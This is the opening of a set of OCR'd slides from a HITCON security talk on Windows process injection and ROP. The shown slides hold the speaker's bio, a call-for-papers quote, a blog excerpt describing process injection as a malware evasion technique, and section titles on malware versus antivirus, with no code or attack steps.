Hacks In Taiwan Conference

Windows Injection 101: from Zero to ROP

aaaddress1@chroot.org

./Bio ✨


- 馬聖豪, **aaaddress1 aka adr**
- **Chroot, TDOH**
- **TDOHConf: 2016** 議程組長 **& 2017** 活動組長
- 精通 **C/C++**、**Windows** 特性、逆向工程 大.大.大..大概啦
- **Speaker:** **HITCON CMT 2015**
  HITCON CMT 2016 Lightning
  SITCON 2016
  SITCON 2017
  iThome#Chatbot 2017
  BSidesLV 2016
  ICNC'17
  MC2015
  CISC 2016
  資訊安全基礎技術工作坊
  資安實務攻防研習營

#murmur

Some Bullsh*t after I submit this session

aaaddress1@chroot.org

Amazing!




aaaddress1@chroot.org

“六、欲投稿者請於 **2017** 年 **7** 月 **14** 日前，至大會投稿系統 **(https://cfp2017.hitcon.org)** 註冊並上傳稿件，俾利議程委員審核，審核順序以投稿時間先後為準，如已達本屆所需論文數量，大會得提前截稿，故請儘速完成投稿程序。”

cfp2017.hitcon.org

aaaddress1@chroot.org

https://www.endgame.com/blog/technical-blog/ten-process-injection-techniques-technical-survey-common-and-trending-process




2017/7/18?

aaaddress1@chroot.org

Ten Process Injection Techniques: A Technical Survey Of Common And Trending Process Injection Techniques

Ashkan Hosseini JULY 18, 2017



Process injection is a widespread defense evasion technique employed often within malware and fileless adversary tradecraft, and entails running custom code within the address space of another process. Process injection improves stealth, and some techniques also achieve persistence. Although there are numerous process injection techniques, in this blog I present ten techniques seen in the wild that run malware code on behalf of another process. I additionally provide screenshots for many of these techniques to facilitate reverse engineering and malware analysis, assisting detection and defense against these common techniques.

./CoC

@Loki the Corgi

議程中請不要睡著 ~~我也很想睡~~

請踴躍舉手發言 ~~說好不插嘴的！~~

~~請勿吸菸、抽大麻、跑百米賽跑、玩碟仙、摸八圈、~~

~~跳八家將、炸鹽酥雞、到我背後抓寶、問我會不會FreeStyle~~

aaaddress1@chroot.org

Evolution Of Malware


Long Story About How Malware Against AntiVirus


aaaddress1@chroot.org

Hacker Friendly World

aaaddress1@chroot.org


until AntiVirus;





